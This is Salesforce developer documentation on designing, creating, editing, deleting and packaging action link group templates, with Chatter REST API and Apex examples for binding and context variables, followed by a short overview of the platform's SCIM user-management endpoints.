Before you create a template, consider which values you want to set in the template and which values you want to set with binding variables when you instantiate action link groups from the template.


- Action Link Templates Overview
- Template Design Considerations
- Set the Action Link Group Expiration Time
- Define Binding Variables
- Set Who Can See the Action Link
- Use Context Variables

Action Link Templates Overview

Here's an action link group template in Setup:



Each action link group should contain at least one action link. This example action link template has three binding variables: the API version number in the `Action URL`, the Item Number in the `HTTP Request Body`, and the OAuth token value in the `HTTP Header` field.



The Chatter REST API request to instantiate the action link group and set the values of the binding variables:

```
POST /connect/action-link-group-definitions

{
   "templateId":"07gD00000004C9r",
   "templateBindings":[
      {
         "key":"ApiVersion",
         "value":"v1.0"
      },
      {
         "key":"ItemNumber",
         "value":"8675309"
      },
      {
         "key":"BearerToken",

"value":"00DRR0000000N0g!ARoAQMZyQtsP1Gs27EZ8hl7vdpYXH5O5rv1VNprqTeD12xYnvygD3JgPnNR"
      }
   ]
}
```

This is the Apex code that instantiates the action link group from the template and sets the values of the binding variables:

```
// Get the action link group template Id.
ActionLinkGroupTemplate template = [SELECT Id FROM ActionLinkGroupTemplate WHERE
DeveloperName='Doc_Example'];

// Add binding name-value pairs to a map.
Map<String, String> bindingMap = new Map<String, String>();
bindingMap.put('ApiVersion', '1.0');
bindingMap.put('ItemNumber', '8675309');
bindingMap.put('BearerToken',
'00DRR0000000N0g!ARoAQMZyQtsP1Gs27EZ8hl7vdpYXH5O5rv1VNprqTeD12xYnvygD3JgPnNR');

// Create ActionLinkTemplateBindingInput objects from the map elements.
List<ConnectApi.ActionLinkTemplateBindingInput> bindingInputs = new
List<ConnectApi.ActionLinkTemplateBindingInput>();
for (String key : bindingMap.keySet()) {
    ConnectApi.ActionLinkTemplateBindingInput bindingInput = new
ConnectApi.ActionLinkTemplateBindingInput();
    bindingInput.key = key;
    bindingInput.value = bindingMap.get(key);
    bindingInputs.add(bindingInput);
}

// Set the template Id and template binding values in the action link group definition.
ConnectApi.ActionLinkGroupDefinitionInput actionLinkGroupDefinitionInput = new
ConnectApi.ActionLinkGroupDefinitionInput();
actionLinkGroupDefinitionInput.templateId = template.id;
actionLinkGroupDefinitionInput.templateBindings = bindingInputs;

// Instantiate the action link group definition.
ConnectApi.ActionLinkGroupDefinition actionLinkGroupDefinition =
ConnectApi.ActionLinks.createActionLinkGroupDefinition(Network.getNetworkId(),
actionLinkGroupDefinitionInput);
```

Template Design Considerations

Considerations for designing a template:

- Determine the expiration time of the action link group.

  See Set the Action Link Group Expiration Time.

- Define *binding variables* in the template and set their values when you instantiate the group. Don't store sensitive information in templates. Use binding variables to add sensitive information at run time.

  See Define Binding Variables.

- Determine who can see the action link when it's associated with a feed element.

  Set Who Can See the Action Link.

- Use *context variables* in the template to get information about the execution context of the action link.

  When the action link executes, Salesforce fills in the values and sends them in the HTTP request. See Use Context Variables.

Set the Action Link Group Expiration Time

When creating an action link group from a template, the expiration date can be calculated based on a period provided in the template, or the action link group can be set not to expire at all.

To set the hours until expiration in a template, enter a value in the `Hours until Expiration` field of the action link group template. This value is the number of hours from when the action link group is instantiated until it's removed from associated feed elements and can no longer be executed. The maximum value is 8760, which is 365 days.

To set the action link group expiration date when you instantiate it, set the `expirationDate` property of either the Action Link Group Definition request body (Chatter REST API) or the `ConnectApi.ActionLinkGroupDefinition` input class (Apex).

To create an action link group that doesn't expire, don't enter a value in the `Hours until Expiration` field of the template and don't enter a value for the `expirationDate` property when you instantiate the action link group.

Here's how `expirationDate` and `Hours until Expiration` work together when creating an action link group from a template:

- If you specify `expirationDate`, its value is used in the new action link group.
- If you don't specify `expirationDate` and you specify `Hours until Expiration` in the template, the value of `Hours until Expiration` is used in the new action link group.
- If you don't specify `expirationDate` or `Hours until Expiration`, the action link groups instantiated from the template don't expire.

Define Binding Variables

Define binding variables in templates and set their values when you instantiate an action link group.

Important: Don't store sensitive information in templates. Use binding variables to add sensitive information at run time. When the value of a binding is set, it is stored in encrypted form in Salesforce.

You can define binding variables in the `Action URL`, `HTTP Request Body`, and `HTTP Headers` fields of an action link template. After a template is published, you can edit these fields, you can move binding variables between these fields, and you can delete binding variables. However, you can't add new binding variables.

Define a binding variable's key in the template. When you instantiate the action link group, specify the key and its value.

Binding variable keys have the form `{!Bindings.`***`key`***`}`.

The *`key`* supports Unicode characters in the predefined `\w` character class: `[\p{Alpha}\p{gc=Mn}\p{gc=Me}\p{gc=Mc}\p{Digit}\p{gc=Pc}]`.

This `Action URL` field has two binding variables:

```
https://www.example.com/{!Bindings.ApiVersion}/items/{!Bindings.ItemId}
```

This `HTTP Headers` field has two binding variables:

```
Authorization: OAuth {!Bindings.OAuthToken}
Content-Type: {!Bindings.ContentType}
```

Specify the keys and their values when you instantiate the action link group in Chatter REST API:

```
POST /connect/action-link-group-definitions

{
     "templateId":"07gD00000004C9r",
     "templateBindings" : [
```

```
        {
           "key":"ApiVersion",
           "value":"1.0"
        },
        {
           "key":"ItemId",
           "value":"8675309"
        },
        {
           "key":"OAuthToken",
           "value":"00DRR0000000N0g_!..."
        },
        {
           "key":"ContentType",
           "value":"application/json"
        }
     ]
}
```

Specify the binding variable keys and set their values in Apex:

```
Map<String, String> bindingMap = new Map<String, String>();
bindingMap.put('ApiVersion', '1.0');
bindingMap.put('ItemId', '8675309');
bindingMap.put('OAuthToken', '00DRR0000000N0g_!...');
bindingMap.put('ContentType', 'application/json');

List<ConnectApi.ActionLinkTemplateBindingInput> bindingInputs =
 new List<ConnectApi.ActionLinkTemplateBindingInput>();

for (String key : bindingMap.keySet()) {
    ConnectApi.ActionLinkTemplateBindingInput bindingInput = new
ConnectApi.ActionLinkTemplateBindingInput();
    bindingInput.key = key;
    bindingInput.value = bindingMap.get(key);
    bindingInputs.add(bindingInput);
}

// Define the action link group definition.
ConnectApi.ActionLinkGroupDefinitionInput actionLinkGroupDefinitionInput =
 new ConnectApi.ActionLinkGroupDefinitionInput();
actionLinkGroupDefinitionInput.templateId = '07gD00000004C9r';
actionLinkGroupDefinitionInput.templateBindings = bindingInputs;

// Instantiate the action link group definition.
ConnectApi.ActionLinkGroupDefinition actionLinkGroupDefinition =
ConnectApi.ActionLinks.createActionLinkGroupDefinition(Network.getNetworkId(),
actionLinkGroupDefinitionInput);
```


Tip: You can use the same binding variable multiple times in action link templates, and only provide the value once during instantiation. For example, you could use `{!Bindings.MyBinding}` twice in the `HTTP Request Body` field of one action link template, and again in the `HTTP Headers` of another action link template within the same action link group template, and when you instantiate an action link group from the template, you would need to provide only one value for that shared variable.

Set Who Can See the Action Link

Choose a value from the User Visibility drop-down list to determine who can see the action link after it's associated with a feed element.

Among the available options are Only Custom User Can See and Everyone Except Custom User Can See. Choose one of these values to allow only a specific user to see the action link or to prevent a specific user from seeing it. Then enter a value in the `Custom User Alias` field. This value is a binding variable key. In the code that instantiates the action link group, use the key and specify the value as you would for any binding variable.

This template uses the `Custom User Alias` value **Invitee**:



When you instantiate the action link group, set the value just like you would set a binding variable:

```
POST /connect/action-link-group-definitions

{
     "templateId":"07gD00000004C9r",
     "templateBindings" : [
        {
           "key":"Invitee",
           "value":"005D00000017u6x"
```

```
        }
    ]
}
```

If the template uses **Only creator's manager can see**, a user that doesn't have a manager receives an error when instantiating an action link group from the template. In addition, the manager is the manager at the time of instantiation. If the user's manager changes after instantiation, that change isn't reflected.

Use Context Variables

Use context variables to pass information about the user who executed the action link and the context in which it was invoked into the HTTP request made by invoking an action link. You can use context variables in the `actionUrl`, `headers`, and `requestBody` properties of the Action Link Definition Input request body or `ConnectApi.ActionLinkDefinitionInput` object. You can also use context variables in the `Action URL`, `HTTP Request Body`, and `HTTP Headers` fields of action link templates. You can edit these fields, including adding and removing context variables, after a template is published.

These are the available context variables:

Context Variable	Description
`{!actionLinkId}`	The ID of the action link the user executed.
`{!actionLinkGroupId}`	The ID of the action link group containing the action link the user executed.
`{!communityId}`	The ID of the community in which the user executed the action link. The value for your internal organization is the empty key `"000000000000000000"`.
`{!communityUrl}`	The URL of the community in which the user executed the action link. The value for your internal organization is empty string `""`.
`{!orgId}`	The ID of the organization in which the user executed the action link.
`{!userId}`	The ID of the user that executed the action link.


For example, suppose you work for a company called Survey Example and you create an app for the Salesforce AppExchange called **Survey Example for Salesforce**. Company A has **Survey Example for Salesforce** installed. Let's imagine that someone from company A goes to `surveyexample.com` and makes a survey. Your Survey Example code uses Chatter REST API to create a feed item in Company A's Salesforce organization with the body text **Take a survey**, and an action link with the label **OK**.

This `UI` action link takes the user from Salesforce to a web page on `surveyexample.com` to take a survey.

If you include a `{!userId}` context variable in either the `HTTP Request Body` or the `Action URL` for that action link, when a user clicks the action link in the feed, Salesforce sends the ID of the user who clicked in the HTTP request it makes to your server.

If you include an `{!actionLinkId}` context variable in the Survey Example server-side code that creates the action link, Salesforce sends an HTTP request with the ID of the action link and you can save that to your database.

This example includes the `{!userId}` context variable in the `Action URL` in the action link template:



Tip: Binding variables and context variables can be used in the same field. For example, this action URL contains a binding variable and a context variable:

```
https://www.example.com/{!Bindings.apiVersion}/doSurvey?salesforceUserId={!userId}
```

Create Action Link Templates

Create action link templates in Setup so that you can instantiate action link groups with common properties from Chatter REST API or Apex. You can package templates and distribute them to other Salesforce organizations.

Note: In addition to creating action link templates in Setup, you can also use Metadata API, SOAP API, and REST API to create action link templates.

The `Action URL`, `HTTP Request Body`, and `HTTP Headers` fields support *binding variables* and *context variables*. Define binding variables in a template and set their values when you instantiate the action link group. Use context variables in a template and when an action link executes, Salesforce fills in the value and returns it in the request. For information about how to use these variables in a template, see Designing Action Link Templates.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: All editions except **Personal** edition.

USER PERMISSIONS

To create action link group templates:
- "Customize Application"

To create action link templates:
- "Customize Application"

1. From Setup, enter *`Action Link Templates`* in the `Quick Find` box, then select **Action Link Templates**.
2. Click **New**.
3. Enter the `Name` of the template. This name is displayed in the list of action link group templates.

   This is the only action link group template value you can edit after the action link group template has been published.
4. Enter the `Developer Name`. Use the Developer Name to refer to this template from code. It defaults to a version of the `Developer Name` without spaces. Only letters, numbers, and underscores are allowed.
5. Select the `Category`, which indicates where to display the instantiated action link groups on feed elements. Primary displays action link groups in the body of feed elements. Overflow displays action link groups in the overflow menu of feed elements.

   If an action link group template is Primary, it can contain up to three action link templates. If an action link group template is Overflow, it can contain up to four action link templates.
6. Select the number of `Executions Allowed`, which indicates how many times the action link groups instantiated from this template can be executed. (Action links within a group are mutually exclusive.) If you choose Unlimited, the action links in the group cannot be of type `Api` or `ApiAsync`.
7. (Optional) Enter the `Hours until Expiration`, which is the number of hours from when the action link group is created until it's removed from associated feed elements and can no longer be executed. The maximum value is 8760.

   See Set the Action Link Group Expiration Time.
8. Click **Save**.
9. Click **New** to create an action link template.

   The action link template is automatically associated with an action link group template in a master-detail relationship.
10. Select the `Action Type`.

    Values are:

    - `Api`—The action link calls a synchronous API at the action URL. Salesforce sets the status to `SuccessfulStatus` or `FailedStatus` based on the HTTP status code returned by your server.
    - `ApiAsync`—The action link calls an asynchronous API at the action URL. The action remains in a `PendingStatus` state until a third party makes a request to `/connect/action-links/`***`actionLinkId`*** to set the status to `SuccessfulStatus` or `FailedStatus` when the asynchronous operation is complete.
    - `Download`—The action link downloads a file from the action URL.
    - `Ui`—The action link takes the user to a Web page at the action URL.

11. Enter an `Action URL`, which is the URL for the action link.

    For a `UI` action link, the URL is a Web page. For a `Download` action link, the URL is a link to a file to download. For an `Api` action link or an `ApiAsync` action link, the URL is a REST resource.

    Links to resources hosted on Salesforce servers can be relative, starting with a `/`. All other links must be absolute and start with `https://`. This field can contain binding variables in the form `{!Bindings.key}`, for example, `https://www.example.com/{!Bindings.itemId}`. Set the binding variable's value when you instantiate the action link group from the template, as in this Chatter REST API example, which sets the value of `itemId` to `8675309`.

    ```
    POST /connect/action-link-group-definitions

    {
         "templateId" : "07gD00000004C9r",
         "templateBindings" : [
            {
               "key":"itemId",
               "value": "8675309"
            }
         ]
    }
    ```

    This field can also contain context variables. Use context variables to pass information about the user who executed the action link to your server-side code. For example, this action link passes the user ID of the user who clicked on the action link to take a survey to the server hosting the survey.

    ```
    actionUrl=https://example.com/doSurvey?surveyId=1234&salesforceUserId={!userId}
    ```

12. Enter the `HTTP Method` to use to make the HTTP request.
13. (Optional) If the `Action Type` is `Api` or `ApiAsync`, enter an `HTTP Request Body`.

    This field can contain binding variables and context variables.


14. (Optional) If the `Action Type` is `Api` or `ApiAsync`, enter `HTTP Headers`.

    This field can contain binding variables and context variables.

    If an action link instantiated from the template makes a request to a Salesforce resource, the template must have a Content-Type header.

15. (Optional) To make this action link the default link in the group (which has special formatting in the UI), select `Default Link in Group`. There can be only one default link in a group.
16. (Optional) To display a confirmation dialog to the user before the action link executes, select `Confirmation Required`.
17. Enter the relative `Position` of the action link within action link groups instantiated from this template. The first position is 0.
18. Enter the `Label Key`. This value is the key for a set of UI labels to display for these statuses: NewStatus, PendingStatus, SuccessfulStatus, FailedStatus.

    For example, the **Post** set contains these labels: **Post**, **Post Pending**, **Posted**, **Post Failed**. This image shows an action link with the **Post** label key when the value of status is SuccessfulStatus:



19. (Optional) If none of the `Label Key` values make sense for the action link, set `Label Key` to **None** and enter a value in the `Label` field.

Action links have four statuses: NewStatus, PendingStatus, SuccessStatus, and FailedStatus. These strings are appended to the label for each status:

- *label*
- *label* Pending
- *label* Success
- *label* Failed

For example, if the value of `label` is "See Example," the values of the four action link states are: See Example, See Example Pending, See Example Success, and See Example Failed.

An action link can use either a `LabelKey` or `Label` to generate label names, it can't use both.

20. Select `User Visibility`, which indicates who can see the action link group.

If you select **Only creator's manager can see**, the manager is the creator's manager when the action link group is instantiated. If the creator's manager changes after the action link group is instantiated, that change is not reflected.

21. (Optional) If you selected Only Custom User Can See or Everyone Except Custom User Can See, enter a `Custom User Alias`.

Enter a string and set its value when you instantiate an action link group, just like you would set the value for a binding variable. However don't use the binding variable syntax in the template, just enter a value. For example, you could enter `ExpenseApprover`. This Chatter REST API example sets the value of `ExpenseApprover` to `005B0000000Ge16`:

```
POST /connect/action-link-group-definitions

{
     "templateId" : "07gD00000004C9r",
```

```
    "templateBindings" : [
       {
          "key":"ExpenseApprover",
          "value": "005B0000000Ge16"
       }
    ]
}
```

22. To create another action link template for this action link group template, click **Save & New**.
23. If you're done adding action link templates to this action link group template, click **Save**.
24. To publish the action link group template, click **Back to List** to return to the Action Link Group Template list view.

    Important: You must publish a template before you can instantiate an action link group from it in Apex or Chatter REST API.

25. Click **Edit** for the action link group template you want to publish.
26. Select `Published` and click **Save**.

Edit Action Link Templates

You can edit all fields on an unpublished action link group template and on its associated action link templates.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: All editions except **Personal** edition.

USER PERMISSIONS

To edit action link group templates:
- "Customize Application"

To edit action link templates:
- "Customize Application"

1. From Setup, enter *`Action Link Templates`* in the `Quick Find` box, then select **Action Link Templates**.
2. To edit an action link group template, click **Edit** next to its name.

   If the group template isn't published, edit any field. If it is published, edit the `Name` field only.
3. To edit an action link template:
   a. Click the name of its master action link group template.
   b. Click the Action Link Template ID to open the detail page for the action link template.
   c. Click **Edit**.

      If the associated action link group template isn't published, edit any field. If it's published, edit any of these fields:

      - `Action URL`
      - `HTTP Request Body`
      - `HTTP Headers`

      These fields support context variables and binding variables.

      You can add and delete context variables in any of these fields.

      You cannot add a new binding variable. You can:

      - Move a binding variable to another editable field in an action link template.
      - Use a binding variable more than once in an action link template.
      - Use a binding variable more than once in any action link templates associated with the same action link group template.
      - Remove binding variables.

Delete Action Link Group Templates

When you delete an action link group template, you delete its associated action link templates and all action link groups that have been instantiated from the templates. Deleted action link groups disappear from any feed elements they've been associated with.

1. From Setup, enter *Action Link Templates* in the Quick Find box, then select **Action Link Templates**.
2. To delete an action link group template, click **Del** next to its name.

   Important: When you delete an action link group template, you delete its associated action link templates and all action link groups that have been instantiated from the template. The action link group is deleted from any feed elements it has been associated with, which means that action links disappear from those posts in the feed.
3. To delete an action link template:
   a. Click the name of its master action link group template.
   b. Click the Action Link Template ID to open the detail page for the action link template.
   c. Click **Delete**.

   Important: You can't delete an action link template that's associated with a published action link group template.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: All editions except **Personal** edition.

USER PERMISSIONS

To delete action link group templates:
- "Customize Application"

To delete action link templates:
- "Customize Application"

Package Action Link Templates

Package action link templates to distribute them to other Salesforce organizations.

When you add an action link group template, any associated action link templates are also added to the package. You can add an action link group template to a managed or unmanaged package. As a packageable component, action link group templates can also take advantage of all the features of managed packages, such as listing on the AppExchange, push upgrades, post-install Apex scripts, license management, and enhanced subscriber support. To create a managed package, you must use a Developer Edition organization.

- See *Creating and Editing a Package* at https://help.salesforce.com.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: All editions except **Personal** edition.

USER PERMISSIONS

To package action link templates:
- "Create AppExchange Package"

Use the System for Cross-Domain Identity Management (SCIM)

Salesforce supports the open-standard cross-domain identity management SCIM specification 1.1, and provides a few extensions to the spec so you can edit and manage user properties using the REST API.

Use CRUD (create, read, update, and disable) operations on users. Also assign and unassign users to a Salesforce profile, permission set, role, or public group using the REST API.

EDITIONS

Available in: Salesforce Classic

Available in all editions

The following are the Salesforce SCIM endpoints, where *salesforce_org_url* is the organization URL (such as a custom domain) for the user.

- `https://salesforce_org_url/services/scim/v1/Users`
- `https://salesforce_org_url/services/scim/v1/Groups`
- `https://salesforce_org_url/services/scim/v1/Entitlements`
- `https://salesforce_org_url/services/scim/v1/Schemas`

You can request the capabilities of the Salesforce SCIM implementation using `https://salesforce_org_url/services/scim/v1/ServiceProviderConfigs`.

You can request the properties of a specific user using `https://salesforce_org_url/services/scim/v1/Users/userID` where *userID* is the user's 18-character organization ID.

Salesforce also includes the following extensions.

- manager ID
- external users
- custom attributes
- permission sets

The following SCIM enterprise extensions show up under this URN:

`urn:scim:schemas:extension:enterprise:1.0`

- employeeNumber
- division
- department
- manager (managerId and displayName)
- delegatedApprover (delegatedApproverId and displayName)

The following extensions show up under this URN:

`urn:salesforce:schemas:extension:18CHARORGID`

- custom fields (if the organization has any)

The following extensions for external identity or community users (whose *profileId* in Entitlements is of type `external identity` or `community users`) show up under this URN:

`urn:salesforce:schemas:extension:external:1.0`

- *accountId*
- *contactId*

